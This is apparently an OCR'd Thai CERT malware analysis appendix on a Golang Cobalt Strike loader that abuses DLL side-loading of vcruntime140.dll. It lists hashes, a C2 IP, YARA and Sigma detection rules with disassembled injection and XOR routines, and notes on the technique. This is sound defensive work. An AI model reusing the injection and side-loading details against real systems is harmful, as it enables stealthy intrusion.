Exfiltration Over Web Service	T1567	ผู้โจมตีมีการใช้งาน subdomain จากเว็บไซต์ eu[.]org เป็น C2 เพื่อรับข้อมูลบีคอนจากเครื่องคอมพิวเตอร์เป้าหมาย	**Mitigations:** [M1021] ใช้ web proxies ในการป้องกันการเชื่อมต่อไปยังเว็บไซต์ไม่พึงประสงค์ **Detections:** [DS0029] ตรวจสอบการเชื่อมต่อไปยังเว็บไซต์ที่ผิดปกติ เช่น เว็บไซต์ที่ไม่เกี่ยวข้องกับการใช้งานขององค์กร และตรวจสอบ traffic patterns และเนื้อหา packet โดยใช้ข้อมูลร่วมกับโปรเซสต้นทางและ command-line ที่ถูกใช้งาน เพื่อค้นหาพฤติกรรมต้องสงสัย

เอกสารแนบท้าย 4

รายงานผลการวิเคราะห์มัลแวร์

AMAR-221299-1.v1 - Golang_Cobalt_Strike_Loader

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก: 18-01-2566

วันที่เผยแพร่ให้กับสาธารณะ: 20-02-2566

ห้วงเวลาที่ทำการวิเคราะห์: 29-11-2565 ถึง 13-01-2566

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยข้อมูลเบื้องต้นรับแจ้งว่าไฟล์ดังกล่าวถูกตรวจพบอยู่ภายในไดเรคทอรี่ %ProgramData%\USOShared\movie บนเครื่องคอมพิวเตอร์ขององค์กรแห่งหนึ่งในภาคส่วนด้านการขนส่งและโลจิสติกส์

ผลการตรวจสอบพบว่าไฟล์ดังกล่าวเป็นมัลแวร์ที่ถูกพัฒนาด้วยภาษา Golang โดยศูนย์ TTC-CERT คาดว่าผู้โจมตีเลือกพัฒนามัลแวร์ด้วยภาษา Golang เนื่องจากซอร์สโค้ดในภาษา Golang สามารถ compile เป็นไฟล์ไบนารี่สำหรับใช้งานบนระบบปฏิบัติการได้หลากหลาย เช่น Windows, Linux, และ macOS ทำให้ผู้โจมตีประหยัดเวลาในการพัฒนามัลแวร์ นอกจากนั้นไฟล์มัลแวร์ที่ถูก compile ด้วย Golang Compiler จะสามารถทำงานบนเครื่องเป้าหมายได้โดยแทบจะไม่ต้องพึ่งพา API ของระบบปฏิบัติการ ดังนั้นจึงทำให้การโจมตีมีโอกาสสำเร็จมากขึ้น

มัลแวร์ดังกล่าวเป็นมัลแวร์ประเภท Cobalt Strike Loader ทำหน้าที่ในการ deploy payload ซึ่งก็คือ Cobalt Strike beacon ไปยัง memory ของเครื่องคอมพิวเตอร์เป้าหมาย ทั้งนี้ payload ดังกล่าวถูก obfuscate เอาไว้ด้วยเทคนิคที่หลากหลาย ได้แก่ byte swap, base64 encoding, และ XOR cipher และจะถูก deobfuscate ในช่วง runtime ภายในพื้นที่ memory โดยที่ไม่ทิ้งร่องรอยเอาไว้บน filesystem แต่อย่างใด

เมื่อ Cobalt Strike beacon เริ่มต้นทำงาน จะทำการเรียกออกไปยัง command and control (C2) ที่หมายเลขไอพี 27.102.128[.]180 โดยการเชื่อมต่อทั้งหมดจะถูก transform ด้วย malleable C2 profile ซึ่งปลอมแปลงเนื้อหาใน network packet ให้คล้ายคลึงกับการทำงานของ JQuery ทำให้ยากแก่การตรวจสอบ นอกจากนี้ ศูนย์ TTC-CERT ยังได้ทำการวิเคราะห์ Infrastructure ของหมายเลขไอพี 27.102.128[.]180 เพิ่มเติมพบว่าหมายเลขไอพีดังกล่าวเคยถูกนำมาใช้เป็น Infrastructure ของกลุ่มแฮกเกอร์ที่มีความเชื่อมโยงกับเกาหลีเหนือ Kimsuky ทั้งนี้ ศูนย์ TTC-CERT ได้ทำการสกัดข้อมูล sha256 raw key และการตั้งค่าของบีคอน(beacon) ดังกล่าว ซึ่งสมาชิกสามารถนำไปใช้ประโยชน์ในการ decrypt ข้อมูลการติดต่อสื่อสารระหว่างเครื่องที่ถูกโจมตีกับ C2 ได้

ศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล

Indicators of Compromise (IoCs) และ Techinues, Tactics, and Procedures (TTPs) รวมถึงได้จัดทำ detection rule ทั้งในรูปแบบของ YARA rule และ Sigma rule เพื่อใช้ในการตรวจจับไฟล์ต้องสงสัย ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (monitoring), การตรวจจับเชิงรุก (hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ขององค์กรได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (2)

68137789c54d2840a39302002f11d26d8130b274af11f74b5ffb3d370afae9d8 (movie.exe)

44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3 (vcruntime140.dll)

ไอพี (1)

27.102.128[.]180

ผลการวิเคราะห์

68137789c54d2840a39302002f11d26d8130b274af11f74b5ffb3d370afae9d8

Tags

Legitimate File DLL Side-loading Microsoft Corporation

รายละเอียดของไฟล์

ชื่อไฟล์	movie.exe
ขนาด	421280 bytes
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	34b246984b24cfa960f1585517a74e54
SHA1	ae43a348e07435766551a0992d2c665a8f2bf14e
SHA256	68137789c54d2840a39302002f11d26d8130b274af11f74b5ffb3d370afae9d8
SHA512	b8857ef656ba822c2caaa442380decfcef8acf3b18a714784862d597ad55e028165739c65610dfefa466607724368b9b78e41222761c539590cb0941ad08b94f

ssdeep	6144:/yf4rqrHB5dwLgRig56pUmEPczS5RyC8T4Aw0+wF/xKtZRHnH+4Oj3IJ7 9T9:8TigkpUmEBT8T4P0+w9xmgGJ
Entropy	6.44

แอนตี้ไวรัส

Kaspersky	Undetected
McAfee	Undetected
Microsoft	Undetected

PE Metadata

Compile Date	2019-10-17 11:25:15 UTC
Import Hash	9f319a5d185d51ecf7ba8acdd7760493

Signature

serial_number	33000002cc8eb596a6bdd1c94e0000000002cc
common_name	Microsoft Corporation
country	US
locality	Redmond
organization	Microsoft Corporation
email	
valid_from	May 12 20:46:01 2022 GMT
valid_to	May 11 20:46:01 2023 GMT

ความเชื่อมโยง

ไฟล์ 68137789c5... (movie.exe)	Load	ไฟล์ 44f37aaf00... (vcruntime140.dll)


รายละเอียด

ไฟล์ 68137789c54d2840a39302002f11d26d8130b274af11f74b5ffb3d370afae9d8 (movie.exe) เป็นไฟล์ที่จะถูกนำมาใช้ในการโจมตีด้วยเทคนิค DLL Side-loading โดยทำหน้าที่ในการโหลดไฟล์ DLL ชื่อ "vcruntime140.dll" ซึ่งอยู่ภายในไดเรคทอรี่เดียวกัน

ผลลัพธ์จากการทำงานของฟังก์ชัน DllMain ของไฟล์ vcruntime140.dll จะทำให้ไฟล์ 68137789c5... ถูก inject shellcode ไปยังตำแหน่ง AddressOfEntryPoint และเมื่อไฟล์ 68137789c5... เริ่มต้นทำงาน execution flow จะถูกถ่ายโอนไปยัง shellcode ดังกล่าวทันที

ทั้งนี้ไฟล์ 68137789c5... เป็น legitimate file ของบริษัท Microsoft Corporation ซึ่งมี valid serial number ของ X509 Certificates คือ 33000002cc8eb596a6bdd1c94e0000000002cc

รูปภาพประกอบ (1)



ภาพที่ 1 รายการใน import table ของไฟล์ 68137789c5... แสดงให้เห็นว่าจะมีการโหลดใช้งาน "vcrunntime140.dll" ในช่วง runtime

---

44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3

Tags

Cobalt Strike Beacon Loader Trojan DLL Side-loading

รายละเอียดของไฟล์

ชื่อไฟล์	vcruntime140.dll
ขนาด	1928704 bytes
ประเภท	PE32 executable (DLL) (console) Intel 80386
MD5	5da41dbcc73ff4e61e362351659c3912
SHA1	dcc78b4ded7189e9460345cba80cf02586b5d6b6
SHA256	44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3
SHA512	9ac75d5fdb88a00d976c94f0d5aba683cf0dcc444e5d1dfa1d631a19963f40dc694fcb87cfb085a5f152ec04b3d26387366d3682d8c2ddd610c28407f9ed44aa
ssdeep	24576:cIlwoahRFCcZuQD5ot4+yXKLidiwOCDwGywv5cCYgsYD1alCErwyKnJk9oE+CwbN:AWIcdGlYgsYD1mCGsk9ofH
Entropy	6.61

แอนตี้ไวรัส

CrowdStrike Falcon	Win/malicious_confidence_70% (W)
ESET-NOD32	A Variant Of WinGo/Agent.KL
Fortinet	W32/Agent.KL!tr

Yara Rules

```
rule golang_cs_loader{
    meta:
        version = "1.0"
        first_imported = "2023-01-13"
        last_modified = "2023-01-13"
        status = "RELEASED"
        sharing = "TLP:GREEN"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect Golang Cobalt Strike Loader file on filesystem"
        category = "TECHNIQUE"
        technique = "PROCESS INJECTION:SHELLCODE"
        mitre_att = "T1055"
        hash =
"44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3"
    strings:
        $str1 = "movie" ascii wide nocase
        $str2 = "C:/Coding/Golang/Movie/Vs" ascii wide nocase
        $f_str1 = "main.getpwd" ascii wide nocase
        $f_str2 = "main.test" ascii wide nocase
        $f_str3 = "main.run" ascii wide nocase
    condition:
        uint16(0) == 0x5A4D
        and (filesize >= 500KB and filesize <=3MB)
        and all of them
}
```

```
rule code_injector{
    meta:
        version = "1.0"
        first_imported = "2023-01-13"
        last_modified = "2023-01-13"
        status = "RELEASED"
        sharing = "TLP:GREEN"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect code injection technique used by Golang Cobalt Strike Loader"
        technique = "PROCESS INJECTION:SHELLCODE"
        mitre_att = "T1055"
        hash = "44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3"

    strings:
        $hex_code_injector = {0F B6 10 88 14 01 83 C0 01 39 E8 75 F3}
            /*
            This code used to do AddressOfEntryPoint shellcode injection
            0f b6 10        MOVZX       EDX,byte ptr [EAX]=>local_24+0x1
            88 14 01        MOV         byte ptr [ECX + EAX*0x1],DL
            83 c0 01        ADD         EAX,0x1
            39 e8           CMP         EAX,EBP
            75 f3           JNZ         LAB_ADDR
            */
    condition:
        all of them
}

rule payload_decryptor{
    meta:
        version = "1.0"
```

```
        first_imported = "2023-01-13"
        last_modified = "2023-01-13"
        status = "RELEASED"
        sharing = "TLP:GREEN"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect byte swapping and XOR algorithm used by Golang
Cobalt Strike Loader"
        technique = "OBFUSCATED FILES OR INFORMATION"
        mitre_att = "T1027"
        hash =
"44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3"
    strings:
        $hex_payload_byte_swapping = {8B 3C 98 89 3C A8 89 34 98 45 4B 39 EB 7E
14 39 D5 0F 83 0A 03 00 00 8B 34 A8 39 D3 72 E2 E9 F5 02 00 00}
            /*
            This code used to byte swapping
            8B 3C 98                mov     edi, [eax+ebx*4]
            89 3C A8                mov     [eax+ebp*4], edi
            89 34 98                mov     [eax+ebx*4], esi
            45                      inc     ebp
            4B                      dec     ebx
            39 EB                   cmp     ebx, ebp
            7E 14                   jle     short after_swapping
            39 D5                   cmp     ebp, edx
            0F 83 0A 03 00 00       jnb     to_panic
            8B 34 A8                mov     esi, [eax+ebp*4]
            39 D3                   cmp     ebx, edx
            72 E2                   jb      short SwappingDW
            E9 F5 02 00 00          jmp     loc_6EDE4F85
            */
        $hex_payload_xor = {8D 0D [4] 0F B6 04 01 C7 04 24 [3] 00 C7 44 24 08 [3] 00
31 C6 87 DE 0F B6 C3 87 DE 89 44 24 04}
```

```
                    /*
                    This code used to XOR'd the payload
                    8D 0D [4]                                   lea     ecx, aXOR_Key
                    0F B6 04 01                                 movzx   eax, byte ptr
[ecx+eax]
                    C7 04 24 00 00 00 00            mov     [esp+124h+var_124], 0
                    C7 44 24 08 00 00 00 00             mov     [esp+124h+var_11C], 0
                    31 C6                                       xor     esi, eax
                    87 DE                                       xchg    ebx, esi
                    0F B6 C3                                    movzx   eax, bl
                    87 DE                                       xchg    ebx, esi
                    89 44 24 04                                 mov
[esp+124h+var_120], eax
                    */
        condition:
                1 of them
}
```

Sigma Rules

```
title: Golang Cobalt Strike Loader
id: 52a0b8ef-50f3-4fb3-9d48-0b6eebacf254
version: 1.0
first_imported: 2023-01-13
last_modified: 2023-01-13
status: RELEASED
sharing: TLP:GREEN
author: TTC-CERT
description: Detect Golang Cobalt Strike Loader which use DLL Side-loading to load
vcrunntime140.dll (cs loader)
category: Malware
hash: 44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3
logsource:
   category: image_load
```

```
    product: windows
detection:
    # movie.exe side-loading vcruntime140.dll
    selection1:
        Image|endswith: '\movie.exe'
        Image|contains: '\movie\'
        ImageLoaded|endswith: '\vcruntime140.dll'
    condition: selection1
falsepositives: May detect DLL Side-loading which not related to Golang Cobalt Strike
Loader
level: high
tags:
    - attack.defense.evasion
    - attack.t1218.007
    - attack.t1574.002
```

PE Metadata	
Compile Date	2022-11-02 11:10:09 UTC
Import Hash	15d9ee5eed7d1a9356f638b4dce42df0

PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
dc3e4000c6971054c1ae046385c8658d	.text	701952	701880	6.23
4186f2ac6f2ddd3a40a371530c7bc273	.data	88064	87852	5.60
b50f00c6be755b51a0ac07510696e156	.rdata	1091072	1090860	6.25
d41d8cd98f00b204e9800998ecf8427e	.bss	0	182160	0.00
0f665491260942ed473e0d1a96614dbf	.edata	512	203	2.40
605457fbfb52576ac3fc5dfe72186dbd	.idata	2560	2308	4.88
39cc64281cf23b1ea12a2339a45f41ed	.CRT	512	44	0.21
bf619eac0cdf3f68d496ea9344137e8b	.tls	512	8	0.00
80feedbe70ac36b6b6c6cb5d3cda4cd0	.reloc	42496	42248	6.70

Packers/Compilers/Cryptors

MinGW(GCC: (GNU) 10.3.0)[-]

ความเชื่อมโยง		
ไฟล์ 44f37aaf00... (vcruntime140.dll)	Load_by	ไฟล์ 68137789c5... (movie.exe)

รายละเอียด

ไฟล์ 44f37aaf003e9ff80504cf5c08b0a3ec663665fbcc4ec966ff2643653e1ea4e3 (vcruntime140.dll) เป็นไฟล์ประเภท dynamic-link library (DLL) ซึ่งจะพบอยู่ภายในไดเรคทอรี่เดียวกันกับไฟล์ 68137789c5... (movie.exe) โดยจะถูกใช้ในเทคนิคการโจมตีที่เรียกว่า DLL Side-loading ซึ่งไฟล์ 44f37aaf00... จะถูกโหลดใช้งานโดยไฟล์ 68137789c5... ในช่วง runtime

ในขั้นตอนการตรวจสอบด้วยวิธี static properties analysis ศูนย์ TTC-CERT ตรวจพบค่า string ที่น่าสนใจคือ "Go build ID: "HJxsu0dEFRaMAHSlZcK8/5-jpQqQ2aolOqW5G2CIt/cOpRqihGR5D2XqwxkPJm/iGZnnGpSAfs18qMrfUtL" ซึ่งคำว่า "Go build ID" เป็นค่า string ที่พบได้ในไฟล์ที่ถูกพัฒนาด้วยภาษา Golang (GO) โดยปกติไฟล์มัลแวร์ที่พัฒนาด้วยภาษา Golang มักจะอยู่ในรูปแบบที่ถูก stripped ทำให้ยากแก่การวิเคราะห์ตรวจสอบ ทั้งนี้เครื่องมือชื่อ Redress[1] สามารถใช้ในการตรวจสอบข้อมูลพื้นฐานของไฟล์ที่พัฒนาด้วยภาษา Golang ซึ่งถูก stripped ได้ โดยสำหรับไฟล์ 44f37aaf00... มีการตรวจพบข้อมูลพื้นฐานดังที่ปรากฏในตารางที่ 1

ตารางที่ 1 ข้อมูลพื้นฐานของไฟล์ 44f37aaf00...

OS	windows
Arch	i386
Build ID	HJxsu0dEFRaMAHSlZcK8/5-jpQqQ2aolOqW5G2CIt/cOpRqihGR5D2XqwxkPJm/iGZnnGpSAfs18qMrfUtL
GoRoot	C:/Program Files/Go
Main root	C:/Coding/Golang/Movie/Vs
# main	1
# std	45
# vendor	4

[1] "Redress - A tool for analyzing stripped Go binaries - GitHub." https://github.com/goretk/redress. Accessed 29 Nov. 2022.

ผลลัพธ์จากตารางข้างต้นทำให้ทราบว่าไฟล์มัลแวร์ถูก compile ในรูปแบบสถาปัตยกรรม i386 (x86) โดยมี GoRoot คือ "C:/Program Files/Go" และมีตำแหน่งของ main package อยู่ใน "C:/Coding/Golang/Movie/Vs" ซึ่งอาจจะบ่งชี้ถึงข้อมูลของระบบปฏิบัติการและชื่อโฟลเดอร์ที่ผู้พัฒนามัลแวร์มีการใช้งานอยู่ในขณะนั้น โดยอาจนำข้อมูลดังกล่าวมาใช้ประโยชน์ในด้านข่าวกรองทางไซเบอร์ได้

ลำดับถัดมาเป็นการตรวจสอบข้อมูลการใช้งาน packages ของไฟล์ 44f37aaf00... โดยให้ความสนใจกับข้อมูลภายใน vendor packages เป็นหลัก รายละเอียดปรากฏตามตารางที่ 2

ตารางที่ 2 รายละเอียดเกี่ยวกับ packages ที่พบภายใน vedor packages ของไฟล์ 44f37aaf00...

Vendors name	**รายละเอียดอย่างย่อจากเว็บไซต์ของ vendors**
github.com/capnspacehook/taskmaster	Taskmaster is a library for managing Scheduled Tasks in Windows. It allows you to easily create, modify, delete, execute, kill, and view scheduled tasks, on your local machine or on a remote one.
github.com/go-ole/go-ole	Go bindings for Windows COM using shared libraries instead of cgo.
github.com/rickb777/date/period	Package period provides functionality for periods of time using ISO-8601 conventions. This deals with years, months, weeks/days, hours, minutes and seconds.
golang.org/x/sys/windows	Package windows contains an interface to the low-level operating system primitives

นอกจากนี้เครื่องมือ Redress ยังสามารถใช้ในการแสดงโครงสร้างซอร์สโค้ดของไฟล์ที่พัฒนาด้วยภาษา Golang ได้ ซึ่งโครงสร้างซอร์สโค้ดของไฟล์ 44f37aaf00... จากผลลัพธ์ของเครื่องมือ Redress มีรายละเอียดที่น่าสนใจดังที่ปรากฏตามตารางที่ 3

ตารางที่ 3 รายละเอียดโครงสร้างซอร์สโค๊ดของไฟล์ 44f37aaf00... โดยเครื่องมือ Redress

Package main: C:/Coding/Golang/Movie/Vs

File: _cgo_gotypes.go

init Lines: 13 to 37 (24)

File: main.go

RUN Lines: 30 to 65 (35)

CreateMutex Lines: 65 to 94 (29)

getpwd Lines: 94 to 104 (10)

test Lines: 104 to 127 (23)

main Lines: 127 to 127 (0)

Package github.com/go-ole/go-ole:
C:/Coding/Golang/pkg/mod/github.com/go-ole/go-ole@v1.2.6

File: guid.go

init Lines: 5 to 89 (84)

NewGUID Lines: 116 to 158 (42)

decodeHexUint32 Lines: 158 to 170 (12)

decodeHexUint16 Lines: 170 to 180 (10)

decodeHexByte64 Lines: 180 to 194 (14)

decodeHexByte Lines: 194 to 211 (17)

Package golang.org/x/sys/windows:
C:/Coding/Golang/pkg/mod/golang.org/x/sys@v0.0.0-20220307203707-22a9840ba4d7/windows

File: dll_windows.go

(*DLLError)Error Lines: 33 to 48 (15)

LoadDLL Lines: 48 to 79 (31)

(*DLL)FindProc Lines: 79 to 222 (143)

(*LazyDLL)Load Lines: 222 to 251 (29)

(*LazyDLL).Loadfunc1 Lines: 229 to 298 (69)

(*LazyProc)Find Lines: 298 to 318 (20)

(*LazyProc).Findfunc1 Lines: 303 to 356 (53)

init Lines: 351 to 351 (0)

initCanDoSearchSystem32 Lines: 356 to 368 (12)

canDoSearchSystem32 Lines: 368 to 389 (21)

```
        loadLibraryEx Lines: 389 to 411 (22)
File: security_windows.go
        GetSystemDirectory Lines: 781 to 790 (9)
File: syscall.go
        ByteSliceFromString Lines: 40 to 46 (6)
File: syscall_windows.go
        UTF16FromString Lines: 88 to 612 (524)
        getStdHandle Lines: 612 to 615 (3)
File: zsyscall_windows.go
        GetStdHandle Lines: 2321 to 2330 (9)
        getSystemDirectory Lines: 2330 to 2497 (167)
        LoadLibraryEx Lines: 2497 to 2506 (9)
        _LoadLibraryEx Lines: 2506 to 2945 (439)
        SetHandleInformation Lines: 2945 to 2950 (5)

Package github.com/capnspacehook/taskmaster:
C:/Coding/Golang/pkg/mod/github.com/capnspacehook/taskmaster@v0.0.0-20210519235
353-1629df7c85e9
File: errors.go
        init Lines: 13 to 18 (5)

Package github.com/rickb777/date/period:
C:/Coding/Golang/pkg/mod/github.com/rickb777/date@v1.17.0/period
File: format.go
        init Lines: 67 to 85 (18)
```


จากผลลัพธ์ในข้างต้นจะเห็นชื่อไฟล์และชื่อฟังก์ชัน (function) ภายในไฟล์ "*.go" ที่น่าสนใจจำนวนมาก เช่น

- ไฟล์ main.go ภายใต้ package main มีฟังก์ชันชื่อ CreateMutex และ getpwd ซึ่งอาจบ่งชี้ถึงขีดความสามารถในการสร้าง mutex[2] และตรวจสอบข้อมูล path/directory บนเครื่องเป้าหมาย

[2] "What is mutex (mutual exclusion object)? - Definition from WhatIs.com." https://www.techtarget.com/searchnetworking/definition/mutex. Accessed 29 Nov. 2022.


- ไฟล์ guid.go ภายใต้ package github.com/go-ole/go-ole มีฟังก์ชันชื่อ NewGUID ซึ่งใช้ในการแปลง (convert) ค่า string ไปเป็น GUID[3]
- ไฟล์ dll_windows.go, security_windows.go, syscall.go, syscall_windows.go, zsyscall_windows.go ภายใต้ package golang.org/x/sys/windows มีชื่อฟังก์ชันที่แสดงให้เห็นถึงพฤติกรรมการทำงานที่เกี่ยวข้องกับ Windows API จำนวนมาก

เมื่อไฟล์ 44f37aaf00... ถูกโหลดใช้งานโดยไฟล์ 68137789c5... จะเริ่มต้นกระบวนการทำงานภายในฟังก์ชัน DllMain ซึ่งมีฟังก์ชันที่จะทำหน้าที่ inject code โดยใช้เทคนิคที่ไม่จำเป็นต้องอาศัยการทำงานของ WinAPI เช่น VirtualAlloc หรือ WriteProcessMemory แต่ใช้เพียง WinAPI VirtualProtect เพื่อเปลี่ยน page permission ของโค๊ดขนาด 8 ไบต์ ในบริเวณ AddressOfEntryPoint ของ host process ให้เป็น PAGE_READWRITE ก่อนจะทำการ inject code ขนาด 8 ไบต์ไปยัง AddressOfEntryPoint ของ host process โดยโค๊ดที่ถูก injected ดังกล่าวเมื่อถูก execute จะทำหน้าที่ในการถ่ายโอน execution flow จาก host process ไปยัง export function ชื่อ "test" ที่อยู่ภายในไฟล์ 44f37aaf00... รายละเอียดตามภาพที่ 2 ถึง 4




ภาพที่ 2 เทคนิคการทำ code inject โดยใช้เพียง WinAPI VirtualProtect และ page permission READ/WRITE

[3] "What is GUID? - TechTarget." https://www.techtarget.com/searchwindowsserver/definition/GUID-global-unique-identifier. Accessed 29 Nov. 2022.



